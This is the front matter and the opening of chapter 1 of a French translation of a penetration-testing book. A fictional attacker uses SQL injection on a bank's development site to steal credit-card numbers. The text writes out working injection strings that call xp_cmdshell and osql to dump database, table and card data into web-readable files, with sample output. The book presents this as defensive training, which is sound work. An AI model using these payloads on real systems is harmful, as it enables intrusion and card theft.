Référence

Chaînes d'exploits

Scénarios de hacking avancé et prévention

Andrew Whitaker
Keatron Evans
Jack B. Voth

Réseaux et télécom

Programmation

Génie logiciel

Sécurité

Système d'exploitation

PEARSON

CHAÎNES d'EXPLOITS

Scénarios de hacking avancés et prévention

Andrew Whitaker,
Keatron Evans,
Jack B. Voth

Traduit par Isabelle Hurbain-Palatin
avec la contribution technique de Paolo Pinto (Sysdream)

PEARSON

Pearson Education France a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, Pearson Education France n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

Pearson Education France ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par Pearson Education France
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00
www.pearson.fr

Mise en pages : TyPAO

ISBN : 978-2-7440-4025-2

Titre original :
Chained Exploits, Advanced Hacking Attacks from Start to Finish

Traduit par Isabelle Hurbain-Palatin avec
la contribution technique de Paolo Pinto (Sysdream)

ISBN original : 978-0-321-49881-6

Édition originale publiée par
Addisson-Wesley Professional
800 East 96th Street, Indianapolis
Indiana 46240 (USA)

Table des matières

Remerciements

D'Andrew Whitaker

De nombreuses personnes ont contribué à la création de ce livre. Tout d'abord, celui-ci n'aurait jamais vu le jour sans le travail assidu de mes coauteurs, Keatron Evans et Jack Voth. Merci à vous deux d'être si attachés à produire du travail de qualité. Ensuite, je dois remercier Brett Bartow et Drew Cupp. Brett, merci pour cette nouvelle opportunité : c'est toujours un plaisir de travailler ensemble. Drew, merci pour les longues heures passées à corriger notre travail. Kevin Henry et Ralph Echemendia ont également contribué à l'édition de ce livre. Vos retours ont largement amélioré cet ouvrage, c'est un honneur que d'avoir travaillé avec vous sur ce projet. David Williams, merci pour les idées d'illustrations du chapitre sur l'espionnage industriel et pour avoir réfléchi à des idées de chapitres avec moi lors de la Defcon il y a quelques années. Je remercie également Adrienne Felt pour son aide quant aux informations pour le chapitre sur les réseaux sociaux. Pour finir, des remerciements particuliers à Steve Guadino, Chris Porter et Dave Minutella de Training Camp pour leur aide pendant cette année et pour leur engagement continu à fournir les meilleures formations du monde sur la sécurité de l'information.

De Keatron Evans

J'aimerais remercier en particulier les personnes suivantes, qui ont été utiles pour aider à terminer ce livre. Sheilina Stingley, pour sa relecture alors que l'écriture n'en était qu'au stade de l'idée. Brett Bartow et Andrew Cupp, pour nous avoir offert la souplesse d'écrire ce livre comme nous le voulions. Andrew Whitaker pour avoir partagé cette fabuleuse opportunité. Jack Koziol pour avoir été mon premier mentor dans la sécurité et pour m'avoir aidé à passer le plus difficile il y a plusieurs années. Vashun Cole pour l'inspiration et la motivation.

De Jack Voth

J'aimerais signaler, à titre indicatif, qu'écrire un livre est bien plus difficile que cela n'en a l'air. Cela dit, merci à Andrew Whitaker et à Brett Bartow pour cette opportunité.

À propos des auteurs

Andrew Whitaker (M.Sc., CISSP, CEI, LPT, ECSA, CHFI, CEH, CCSP, CCNP, CCVP, CCDP, CCNA, CCDA, CCENT, MCSE, MCTS, CNE, A+, Network+, Convergence+, Security+, CTP, EMCPA) est un expert, formateur et auteur reconnu dans le domaine des tests d'intrusion et des contre-mesures de sécurité. Il est le directeur du programme Enterprise InfoSec and Networking et instructeur en piratage éthique chez Training Camp. Ces dernières années, ses cours ont formé des milliers de professionnels de la sécurité dans le monde entier. Ses formations en sécurité ont également attiré l'attention, entre autres, du *Wall Street Journal*, de *Business Week* et du *San Francisco Gate*.

Keatron Evans est testeur d'intrusion senior et président de Blink Digital Security, à Chicago, dans l'Illinois. Il a accumulé plus de onze ans d'expérience dans le test d'intrusion, l'évaluation de vulnérabilité et les outils d'analyse. Keatron conseille et parfois forme diverses entités gouvernementales et entreprises dans les domaines de l'intrusion réseau, des systèmes de sécurité SCADA et d'autres sujets liés à la sécurité des infrastructures nationales. Il est titulaire de plusieurs certifications de sécurité de l'information, y compris CISSP, CSSA, CEH, CHFI, LPT, CCSP, MCSE:Security, MCT et Security+. Lorsqu'il n'effectue pas de tests d'intrusion, Keatron est formateur des cours de piratage éthique et d'outils d'analyse chez Training Camp et chez quelques autres organismes de formation sur la sécurité.

Jack Voth a travaillé dans le domaine des technologies de l'information pendant vingt-quatre ans. Il est titulaire de nombreuses certifications industrielles, y compris CISSP, MCSE, L|PT, C|EH, C|HFI, E|CSA, CTP, Security+, ACA, MCT, CEI et CCNA. Ses spécialités sont le test d'intrusion, l'évaluation de vulnérabilité, la sécurité de périmètres et les architectures réseau voix/données. En plus d'être copropriétaire et ingénieur senior de The Client Server, Inc., Jack est formateur depuis plus de six ans sur des sujets autour de Microsoft, de la TIA (Telecommunications Industry Association), de l'EC-Council, d'ISC/2 et de CompTIA.

Introduction

Chaque fois que nous parlons du contenu de ce livre, nous obtenons systématiquement la même réaction : "N'est-ce pas illégal ?" Nous répondons que si. La majorité des sujets traités par cet ouvrage sont complètement illégaux si vous recréez les scénarios en dehors d'un environnement de test. Cela amène alors la question de la raison pour laquelle nous avons voulu écrire ce livre.

La réponse est simple. Ce livre est nécessaire sur le marché pour éduquer d'autres utilisateurs aux exploits chaînés. Au cours de nos carrières, nous avons aidé à sécuriser des centaines d'organisations. Les gens ne savent pas comment une attaque peut réellement se produire. Ils doivent être formés sur le mode opératoire de telles attaques sophistiquées pour pouvoir se protéger efficacement contre elles.

Nous sommes tous expérimentés à la fois dans le test d'intrusion (s'introduire dans des organisations sans autorisation pour évaluer leurs faiblesses) et dans la formation grâce aux cours de sécurité et de piratage éthique de Training Camp (**http://www.training-camp.com**). La plupart des chapitres de ce livre proviennent d'attaques que nous avons effectuées avec succès lors de tests d'intrusion réels. Nous voulons les partager pour que vous sachiez comment arrêter des attaquants malveillants. Nous reconnaissons tous que c'est la formation qui présente le plus gros impact, et ce livre est aussi l'expression de notre passion pour la formation en sécurité.

Qu'est-ce qu'une chaîne d'exploits ?

Il existe d'excellents ouvrages sur le marché de la sécurité informatique. Il manquait cependant un livre couvrant les chaînes d'exploits et les mesures de prévention efficaces. Une chaîne d'exploits est une attaque qui implique des exploits ou des attaques multiples. Un pirate n'utilise en général pas une seule méthode, mais bien plusieurs, pour atteindre sa cible.

Considérez l'exemple de ce scénario. Un collègue vous appelle, désespéré, à 2 heures du matin, et vous annonce que votre site web a été compromis. Vous sautez du lit, attrapez une casquette et quelques vêtements, et vous vous précipitez au bureau.

Lorsque vous arrivez, votre chef et vos collègues sont paniqués et ne savent que faire. Vous regardez le serveur web et parcourez les journaux d'activité. Rien ne semble suspect. Vous accédez au pare-feu et examinez ses journaux. Vous ne voyez pas de trafic inhabituel à destination de votre serveur web. Que faites-vous ?

Nous espérons que votre réaction sera : "Prenons du recul, et examinons la situation générale." Examinez votre infrastructure. Vous avez peut-être des machines dédiées à l'authentification, des répartiteurs de charge, des commutateurs, des routeurs, des serveurs de sauvegarde, des serveurs VPN (*Virtual Private Network*, ou réseau privé virtuel), des concentrateurs, des serveurs de base de données, des serveurs d'application, des serveurs web, des pare-feu, des dispositifs de chiffrage, des serveurs de stockage, des dispositifs de détection d'intrusion, et bien plus encore. Chacun de ces dispositifs et de ces serveurs fait fonctionner des logiciels. Chacun de ces logiciels est une porte d'entrée possible.

Dans ce scénario, l'attaquant n'a peut-être pas attaqué le serveur web depuis l'extérieur. Il peut avoir compromis un routeur. Il peut alors le reconfigurer pour accéder au serveur de sauvegardes qui gère toutes les sauvegardes de votre centre de données. Il peut ensuite utiliser un exploit de débordement de tampon auquel votre logiciel de sauvegardes est vulnérable pour obtenir des droits d'administration sur votre serveur de sauvegardes. Il peut lancer une attaque pour brouiller le système de détection d'intrusion pour que l'attaque à proprement parler passe inaperçue. Il peut ensuite attaquer depuis le serveur de sauvegarde le serveur contenant tous vos journaux. Il peut effacer tous les journaux pour couvrir ses traces et attaquer votre serveur web. Vous l'avez sans doute compris : les attaques sont rarement simples. Elles impliquent souvent plusieurs attaques chaînées ensemble pour en former une grosse. Votre travail, en tant que responsable de la sécurité, est d'être constamment conscient de la vue d'ensemble et de tout prendre en compte lorsque votre système est attaqué.

Un pirate habile agit de façon très analogue aux fourmis de la couverture de cet ouvrage. Sur la couverture, les fourmis sont en ligne : elles sont toutes indépendantes, mais font partie d'une chaîne. Les fourmis travaillent également sans que personne ne les voie, tout comme un pirate habile travaille dans l'ombre. Utilisez ce livre comme un pesticide : apprenez où se cachent les pirates pour pouvoir les éliminer et pour les empêcher d'accéder à votre organisation.

Organisation de ce livre

Ce livre utilise un personnage de fiction nommé Phénix. Il n'est pas nécessaire de lire les chapitres dans l'ordre : si vous souhaitez passer directement à un chapitre qui vous intéresse particulièrement, n'hésitez pas. Chaque chapitre commence par une section "Scénario", où nous détaillons le scénario à la base de la motivation de Phénix pour l'attaque. Vous apprendrez comment l'avidité ordinaire ou le désir de vengeance peuvent mener à des attaques sophistiquées ayant des conséquences graves.

Les chapitres contiennent ensuite une section intitulée "Chaîne d'exploits", qui détaille étape par étape l'approche employée par notre personnage fictif pour attaquer. Cette section vous apprendra qu'une attaque dépasse l'utilisation d'un unique outil pour accéder à un ordinateur. L'attaque provient parfois de l'intérieur de l'organisation, mais elle peut aussi provenir de l'extérieur. Vous apprendrez même comment Phénix atteint ses buts en compromettant la sécurité physique et en usant d'ingénierie sociale.

Chaque chapitre se termine par une section "Mesures de prévention" contenant des informations que vous pouvez utiliser pour éviter l'exploit discuté dans le chapitre. Vous devriez comparer ces informations avec vos propres politiques et procédures de sécurité pour déterminer si votre organisation peut ou devrait déployer ces mesures.

INFO

De nombreux sites web et organisations mentionnés dans les morceaux de scénarios de ce livre sont fictifs et ne sont là qu'à titre d'illustration. Par exemple, au Chapitre 2, "Espionner votre chef", le site web **certificationpractice.com** que Phénix copie pour sa tentative d'hameçonnage n'existe pas réellement, même si de nombreux sites du même type existent.

Ressources supplémentaires

Nous voulions ajouter beaucoup d'autres choses dans ce livre, mais cela n'a pas été possible pour des raisons de manque de temps. Vous trouverez plus d'informations (en anglais) sur les exploits chaînés sur le site **www.chainedexploits.com**. Ce site contient des informations supplémentaires à propos des exploits chaînés ainsi que les éventuels errata de l'édition originale de ce livre.

Exclusion de responsabilité

Les attaques décrites dans ce livre sont illégales si elles sont effectuées en dehors d'un environnement de laboratoire. Tous les exemples de ce livre sont tirés de l'expérience des auteurs qui ont effectué des tests d'intrusion autorisés dans certaines organisations. Les auteurs ont ensuite recréé les exemples dans un environnement de laboratoire pour assurer leur exactitude. Vous ne devez pas tenter d'utiliser les attaques décrites dans ce livre. Si vous souhaitez les utiliser pour évaluer la sécurité de votre organisation, assurez-vous d'obtenir au préalable une autorisation écrite des intervenants-clé et des responsables adéquats avant d'effectuer le moindre test.

1

Tenté par une carte de crédit gratuite ?

Scénario

Phénix ne peut pas en croire ses yeux. Vous ne pensiez probablement pas qu'un relevé de compte pouvait avoir un tel impact sur quiconque, mais c'est le cas de celui-ci. Ce relevé de la banque financière PDXO informe Phénix que le taux d'intérêt de sa carte de crédit vient de passer à 29 % en raison d'un retard de paiement. Avec un tel taux d'intérêt, Phénix n'a que peu d'espoir de pouvoir un jour rembourser sa dette de 12 000 $. Frustré, Phénix commence à élaborer un plan pour se venger de la banque.

Il envisage d'abord de s'introduire dans la banque et d'annuler sa dette de carte de crédit. Cela risque cependant d'être trop visible et d'attirer l'attention. Il doit plutôt trouver un moyen de payer sa dette sans qu'aucun système ne paraisse compromis. Après mûre réflexion, Phénix arrive au plan parfait.

Approche

Phénix va d'abord rassembler des informations sur le site web de la banque et trouver un moyen de compromettre la banque *via* son site web. Il pénétrera ensuite dans le site web de la banque et essaiera de voler des numéros de carte de crédit. Il pourrait utiliser la carte de quelqu'un d'autre pour payer ses dettes, mais cela éveillerait probablement des soupçons au moment où le propriétaire de la carte découvrirait le paiement de

12 000 $. Phénix décide plutôt de vendre les numéros de cartes de crédit volées à la banque sur le marché noir. Après avoir reçu le paiement de cette opération, il pourra payer ses dettes.

Pour réduire les risques d'être surpris, Phénix utilisera également une technique de distraction populaire chez les pirates : il lancera une seconde attaque que la banque découvrira et sur laquelle elle enquêtera. L'attention de la banque sera détournée et celle-ci passera tellement de temps à enquêter sur l'attaque qu'elle ne soupçonnera pas une personne remboursant une dette de carte de crédit de 12 000 $. Phénix décide de défacer[1] le site web de la banque dans le cadre de son attaque secondaire. En résumé, Phénix effectuera les tâches suivantes :

1. enquêter sur le site web ;
2. enquêter sur la base de données des cartes de crédit ;
3. voler les numéros de cartes de crédit depuis le site web ;
4. vendre les numéros de cartes de crédit sur le marché noir ;
5. défacer le site web.

Ce chapitre détaille les différentes étapes et conclut en présentant différentes mesures de prévention pour limiter les risques.

Enquête

Une enquête est le processus permettant d'obtenir des informations sur une victime ou sur une cible. Dans ce chapitre, l'enquête porte sur les informations relatives au site web et à la base de données de cartes de crédit. Il est par exemple utile à Phénix d'enquêter sur le système d'exploitation sur lequel fonctionne le site web : cette information l'aide à connaître les vulnérabilités qu'il peut tenter d'exploiter.

1. N.D.T. : Défacer un site web consiste à le modifier de façon non autorisée, pour afficher un message politique ou simplement pour s'attribuer le crédit d'un piratage réussi.

Chaîne d'exploits

Cette section traite des détails de chaque étape de la chaîne d'exploits chaîné de Phénix, y compris :

- l'enquête sur le site web de PDXO ;
- l'enquête sur la base de données de cartes de crédit ;
- le vol des numéros de cartes de crédit à partir du site web ;
- la vente des numéros de cartes de crédit sur le marché noir ;
- le défaçage du site web de PDXO.

Cette section se termine par un résumé de cette chaîne d'exploits.

Enquête sur le site web de PDXO

La première étape pour Phénix est d'enquêter sur le site web de la banque financière PDXO. Contrairement à ce que vous pourriez penser, il ne commence pas par accéder au site web : cela ne l'aidera pas dans la première étape de son enquête. Il cherche plutôt à découvrir le système d'exploitation et le serveur web qui font fonctionner le site. Un excellent moyen d'accomplir cela est d'examiner l'en-tête HTTP (*HyperText Transfer Protocol*, protocole de transfert hypertexte). HTTP est un standard de requête/réponse entre un client et un serveur. Lorsque vous vous connectez à un serveur web avec votre navigateur, une requête HTTP est envoyée. Tous les serveurs web renvoient des en-têtes de réponse HTTP mis en forme conformément à la RFC (*Request for Comments*, demande de commentaires) 2616. Cette réponse contient des informations précieuses telles que la version du serveur web. Connaître la version du serveur web est utile pour un pirate : cela lui permet de déterminer quels exploits employer. Par exemple, lorsque le pirate sait qu'il s'agit d'un serveur Microsoft IIS, il peut tirer avantage des vulnérabilités associées à ce serveur. Il est inutile d'essayer d'utiliser un exploit conçu pour un serveur web Apache sur un serveur Microsoft IIS (et *vice versa*).

En temps normal, vous ne voyez jamais la réponse HTTP. Votre navigateur reçoit l'information du serveur web, l'interprète comme nécessaire et affiche le site web dans votre navigateur. Phénix doit connaître cette réponse pour savoir quelle version du serveur web est utilisée. Il se connecte donc au serveur web avec Telnet. Plutôt que

d'utiliser le port TCP Telnet standard, c'est-à-dire 23, il se connecte au port HTTP du serveur web, soit 80, en saisissant ce qui suit :

```
C:\>telnet www.PDXOfinancial.com 80
```

Cette commande connecte directement Phénix au serveur web. Cependant, elle ne renvoie rien car Phénix n'a pas encore envoyé de requête HTTP. Pour obtenir la réponse dont il a besoin, Phénix envoie une commande HTTP `HEAD` pour obtenir l'en-tête HTTP. L'en-tête HTTP révèle des informations comme le type de serveur web utilisé par la banque financière PDXO. Phénix tape sa commande suivie de deux retours chariot (rc) :

```
HEAD / http/1.1
[rc]
[rc]
```

La réponse suivante est envoyée :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 27 Apr 2009 16:18:10 GMT
Content-Length: 1270
```

D'après cette réponse, Phénix découvre que la banque utilise le serveur Microsoft IIS 5.0. Il sait maintenant qu'il doit chercher un moyen d'exploiter un serveur IIS 5.0.

GoolagScan

Un des outils que vous devriez considérer pour découvrir d'éventuelles vulnérabilités sur votre site web est GoolagScan de Cult of the Dead Cow (**http://www.cultdeadcow.com**). Cet outil a recours à des techniques d'attaque utilisant Google découvertes par Johnny Long (**http://johnny.ihackstuff.com**). Cet outil exécute des requêtes Google spéciales dirigées sur un site web donné pour découvrir des faiblesses telles que des fichiers contenant des mots de passe, des fichiers vulnérables et des répertoires sensibles. C'est un outil essentiel pour quiconque cherche à évaluer les faiblesses d'un site web.

Phénix réfléchit à ce qu'il sait d'autre sur la banque financière PDXO. Il se souvient qu'ils ont récemment annoncé une fusion avec une banque à Chicago. La fusion de deux banques implique inévitablement la modification du site web de l'une des banques. Souvent, les entreprises font l'erreur de laisser fonctionner les serveurs web

de développement, qui peuvent être moins sécurisés que le site en production. Phénix commence à chercher ces sites de développement. Il essaie de saisir les adresses suivantes dans son navigateur :

- **http://beta.PDXOfinancial.com** ;
- **http://test.PDXOfinancial.com** ;
- **http://developer.PDXOfinancial.com** ;
- **http://dev.PDXOfinancial.com**.

Cette dernière adresse fonctionne ! Elle renvoie une page illustrée à la Figure 1.1. La page web est simple ; elle est utilisée par les développeurs web pour tester leur code. Les utilisateurs de la banque ne devraient pas pouvoir accéder à ce site de développement, mais il est probable que les développeurs ne l'aient pas suffisamment protégé.

Figure 1.1
Site web de développement.

Ce site de développement a un formulaire pour se connecter à la banque. Phénix sourit : il sait que ce formulaire pourrait lui fournir l'accès dont il a besoin pour obtenir les numéros de cartes de crédit.

Enquête sur la base de données de cartes de crédit

L'étape suivante, pour Phénix, est d'enquêter sur la base de données utilisée pour enregistrer les informations de comptes. Le formulaire de connexion accède à la base de données dont il veut extraire des informations. En utilisant le champ du nom d'utilisateur, il peut essayer de saisir des commandes SQL (*Structured Query Language*, langage de requêtes structurées) pour découvrir le nom de la base de données. Cela requiert que plusieurs faiblesses du site web se cumulent : Phénix espère que les développeurs ont laissé ces vulnérabilités sur le site. Ces faiblesses sont les suivantes :

- La base de données est enregistrée sur le même serveur que le site web.
- La base de données utilisée est Microsoft SQL Server.
- Le nom d'utilisateur par défaut, SA, sans mot de passe, est utilisé pour se connecter à la base de données.
- Le site web est installé dans l'emplacement par défaut (`c:\inetpub\wwwroot\`).
- Le répertoire du site web est accessible en écriture.

Comme le site web fonctionne sous Microsoft IIS Server (ce qui a été déterminé dans l'enquête sur le site web), il est probable que la base de données soit Microsoft SQL Server. Les autres faiblesses sont probables car le site est prévu uniquement pour les développeurs et il peut être moins protégé que le site en production.

INFO

Vous avez peut-être l'impression que nous harcelons les développeurs quant à la faiblesse de la sécurité. Au contraire, les faiblesses ne proviennent pas d'un code déficient ni de la mise en œuvre qu'en font les développeurs, mais elles existent parce que la hiérarchie ne voit pas l'intérêt de passer du temps à mettre en place des mesures de sécurité pour les équipes de développeurs. Habituellement, les développeurs sont poussés à respecter les échéances et cela implique souvent une sécurité plus laxiste. L'administration doit être consciente de l'importance de la sécurité applicative et des contrôles d'accès et doit s'assurer que les procédures sont en place pour mettre en œuvre les politiques de sécurité du début à la fin du cycle de vie du développement.

Les injections SQL sont une technique permettant de saisir des commandes SQL directement dans un serveur SQL à partir d'un site web. Normalement, un développeur web ne devrait pas autoriser la saisie de commandes SQL dans un formulaire : seuls des noms d'utilisateur et des mots de passe devraient être autorisés. Cependant, à moins que

du code ne soit ajouté pour assainir les saisies, un pirate peut éventuellement envoyer des commandes SQL directement à la base de données, ce qui est dangereux car cela permet aux pirates d'accéder aux données de votre base.

La première étape de Phénix est d'obtenir la liste des bases de données du serveur. Sur une base Microsoft SQL Server, il existe une base de données par défaut nommée Master. Chaque base de données est composée de plusieurs tables qui regroupent des colonnes et des lignes pour stocker les données. Dans la base Master, il existe une table sysdatabases qui dresse la liste de toutes les bases de données sur le serveur. La commande permettant d'afficher la liste de toutes les bases de données est :

```
select * from master..sysdatabases
```

Malheureusement, Phénix ne peut pas se contenter de saisir la commande et d'en voir le résultat. Il doit amener le serveur à l'autoriser à saisir sa commande. Pour l'instant, le site web s'attend à ce qu'un nom d'utilisateur soit saisi dans le premier champ du formulaire. Phénix doit saisir une nouvelle commande à laquelle le serveur ne s'attend pas. En SQL, on termine une commande avec un point-virgule. Phénix induit le serveur en erreur et lui fait croire que la commande courante est terminée en faisant précéder sa commande SQL d'un point-virgule :

```
; select * from master..sysdatabases
```

Pour s'assurer qu'aucune autre commande ne sera ajoutée après la sienne, Phénix doit commenter le reste du SQL du site web. Il met donc en commentaire le reste du code à la suite de sa commande SQL, ce qui fait croire au serveur SQL que tout le code suivant sa commande n'est composé que d'un commentaire écrit par un développeur SQL et non du code devant être exécuté. Pour commenter le code qui suit sa commande SQL, Phénix saisit sa commande suivie de deux tirets, comme ceci :

```
; select * from master..sysdatabases--
```

Cette commande pourrait fonctionner, mais elle n'enverra pas de sortie à l'écran. Phénix doit rediriger la sortie vers un autre fichier du site web qu'il pourra ensuite récupéré. Une méthode pour envoyer ces données à un fichier est d'utiliser l'utilitaire en ligne de commande OSQL. OSQL est fourni avec Microsoft SQL Server et permet de saisir des commandes SQL à partir d'une invite de commande MS-DOS. Lorsque vous saisissez des commandes dans une invite de commande, vous pouvez transmettre la sortie à un fichier texte. Les options de la commande OSQL sont indiquées ci-après :

```
C:\>osql -?
utilisation : osql               [-U ID de connexion]             [-P mot de passe]
  [-S serveur]                   [-H nom de l'hôte]               [-E connexion approuvée]
  [-d utiliser le nom            [-l limite du temps              [-t limite du temps
   de la base de données]@         de connexion]                    de requête]
  [-h en-têtes]                  [-s séparateur de colonnes]      [-w largeur de colonne]
  [-a taille du paquet]          [-e entrée d'écho]               [-I Activer les identifi-
                                                                    cateurs marqués]
  [-L liste des serveurs]        [-c fin de cmd]                  [-D nom ODBC DSN]
  [-q requête cmdline]           [-Q requête cmdline et quitter]
  [-n supprimer la numérotation] [-m niveau d'erreur]
  [-r msgs vers stderr]          [-V gravité]
  [-i fichier d'entrée]          [-o fichier de sortie]
  [-p imprimer les statistiques] [-b abandon du lot d'instructions après erreur]
  [-X[1] désactive les commandes  [et quitte sans avertissement]]
  [-O utiliser le comportement Old ISQL désactive les éléments suivants]
      <EOF> traitement par lot d'instructions
      Mise à l'échelle automatique de la largeur de la console
      Messages larges
      niveau d'erreur par défaut de -1 au lieu de 1
  [-? description de la syntaxe]
```

Les paramètres utilisés par Phénix et leur signification sont recensés dans le Tableau 1.1.

Tableau 1.1 : Paramètres OSQL

Paramètre	*Signification*
`-U`	Phénix utilise le nom d'utilisateur SA, qui est le nom d'utilisateur par défaut.
`-P`	Par défaut, il n'y a pas de mot de passe : Phénix laisse ce paramètre vide.
`-Q`	`-Q` permet à Phénix de saisir sa commande SQL et de quitter.
`-o`	Phénix envoie la sortie vers un fichier.

Phénix essaie d'envoyer la sortie de sa commande dans un nouveau fichier texte sur le serveur. L'emplacement par défaut d'un site web sous Microsoft IIS 5.0 Server est `c:\inetpub\wwwroot`. Phénix envoie la sortie de cette commande dans un fichier enregistré dans ce répertoire pour pouvoir l'afficher dans son navigateur web. Sa commande OSQL complète est :

```
osql -U sa -P "" -Q "select * from master..sysdatabases" -o c:\inetpub\wwwroot
```

Cependant, Phénix n'a pas encore terminé. OSQL est un outil en ligne de commande et doit donc être utilisé à partir d'une invite de commande MS-DOS. Or, Phénix n'est pas sur une invite de commande sur le serveur : il accède à un formulaire web sur le site

web de développement. Heureusement pour lui, Microsoft inclut des procédures stockées qui sont des commandes SQL précompilées. Une de ces procédures est `xp_cmdshell`, qui permet de saisir une commande depuis une invite de commande SQL. Pour exécuter cette procédure stockée, Phénix saisirait :

```
exec xp_cmdshell '<insérer une commande ici>'
```

En assemblant tout ce qui précède, Phénix saisit la commande complète suivante dans le champ du nom d'utilisateur :

```
; exec xp_cmdshell 'osql -U sa -P "" -Q "select * from master..sysdatabases"
-o c:\inetpub\wwwroot\output.txt'--
```

Cette commande assemble de nombreux éléments. La Figure 1.2 résume la procédure suivie par Phénix pour enquêter sur la base de données. Il accède au site web de développement, ce qui lui permet de saisir des commandes SQL. Il exécute la procédure stockée `xp_cmdshell`, qui lui permet d'utiliser l'outil en ligne de commande OSQL. Il utilise OSQL pour pouvoir entrer une commande SQL et envoyer la sortie vers un fichier texte. La sortie est envoyée dans un fichier texte accessible depuis son navigateur web.




Figure 1.2

Résumé logique de l'enquête sur les bases de données SQL.

Phénix clique sur le bouton Connexion. Quelques secondes plus tard, la page web renvoie un message d'erreur "Ne peut pas afficher cette page web". Phénix ne s'en inquiète pas : il sait que cela signifie que la commande s'est exécutée avec succès. Le site web a renvoyé cette page car il s'attendait à un nom d'utilisateur et à un mot de passe et non à la commande SQL saisie par Phénix. Phénix tape l'adresse **http://www.pbxofinancial.com/output.txt** pour voir la sortie de sa commande SQL. En voici une partie :

```
name
                                                    dbid
   sid

                                  mode   status     status2
   crdate                  reserved               category     cmptlevel
   filename

                                                    version
-------------------------------------------------------------------------------
   ---------------------------------------------------- ------
   ---------------------------------------------------------------------------
   ---------------------------------------------------------------------------
   ------------------------------ ------ ----------- -----------
   ---------------------- ---------------------- ----------- ---------
   ---------------------------------------------------------------------------
   ---------------------------------------------------------------------------
   ---------------------------------------------------------------------------
   ------------------------------------------------ ------
creditcard
                                                              7

   0x0105000000000005150000093E36248D1DA740307E53B2BF4010000

                                       0          16  1090519040
   2008-08-31 17:05:45.717 1900-01-01 00:00:00.000           0        80
   C:\Program Files\Microsoft SQL Server\MSSQL\data\creditcards.MDF



                                                          539
master
                                                                1
   0x01
                                       0          24   1090519040
   2000-08-06 01:29:12.250 1900-01-01 00:00:00.000           0        80
   C:\Program Files\Microsoft SQL Server\MSSQL\data\master.mdf
```

539

Phénix a trouvé ce qu'il cherchait. Il existe une base de données nommée `creditcards`. La sortie indique même à Phénix le chemin du fichier de la base de données, en l'occurrence `C:\Program Files\Microsoft SQL Server\MSSQL\data\creditcards.MDF`.

Phénix doit maintenant déterminer la liste des noms de tables dans la base de données de cartes de crédit. La commande pour dresser la liste des noms de tables est :

```
select * from creditcards..sysobjects
```

Phénix revient à la page de connexion et saisit la commande complète pour obtenir la liste des tables et l'envoyer vers un fichier texte :

```
; exec xp_cmdshell 'osql -U sa -P "" -Q "select * from creditcards..sysobjects"
-o c:\inetpub\wwwroot\tables.txt'--
```

Après avoir cliqué sur Connexion, Phénix attend quelques secondes que la commande se termine. Comme précédemment, rien ne s'affiche sur son écran à part un message Page non trouvée, mais il sait que la sortie est envoyée vers tables.txt. Il affiche la page **www.PDXOfinancial.com/tables.txt** dans son navigateur web. Quelques pages de texte remplissent son écran. Il les parcourt jusqu'à trouver une table qui pourrait contenir les numéros de carte de crédit. Il finit par trouver ce qui suit :

```
userinfo
                                                    1993058136 U
        1      2  1610612736              0         0           0
   2008-08-31 17:05:46.763       0           0              0 U
          1      67        0 2008-08-31 17:05:46.763         0
             0           0           0           0         0      0
useraccounts
                                                    2009058193 U
        1      2  1610612736              0         0           0
   2008-08-31 17:07:59.247       0           0              0 U
          1      67        0 2008-08-31 17:07:59.247         0
             0           0           0           0         0      0

cardnumbers
                                                    2025058250 U
        1      4  1610612736              0         0           0
   2008-08-31 17:08:33.733       0           0              0 U
          1      67        0 2008-08-31 17:08:33.733         0
             0           0           0           0         0     0
dtproperties

                                                    2057058364 U
        1      7  -536862427             16         0           0

   2008-09-01 09:17:59.357       0          16              0 U

          1    8275        0 2008-09-01 09:17:59.357         0

             0           0           0           0      2563      0
```

Il aperçoit la table nommée `cardnumbers`. Jackpot ! Il doit maintenant extraire les valeurs des cartes de crédit à partir de cette table.

Voler des numéros de cartes de crédit à partir du site web

Chaque ligne d'une table est un compte de carte de crédit. La première étape pour voler les numéros de cartes de crédit est de sélectionner toutes les lignes de la table des cartes de crédit. Pour sélectionner toutes les lignes, la commande est :

```
select * from creditcards..cardnumbers
```

Il retourne à la page de connexion, saisit la commande suivante pour envoyer les informations de la table des numéros de carte dans un fichier nommé `cards.txt` :

```
; exec xp_cmdshell 'osql -U sa -P "" -Q "select * from
creditcards..cardnumbers" -o c:\inetpub\wwwroot\cards.txt'--
```

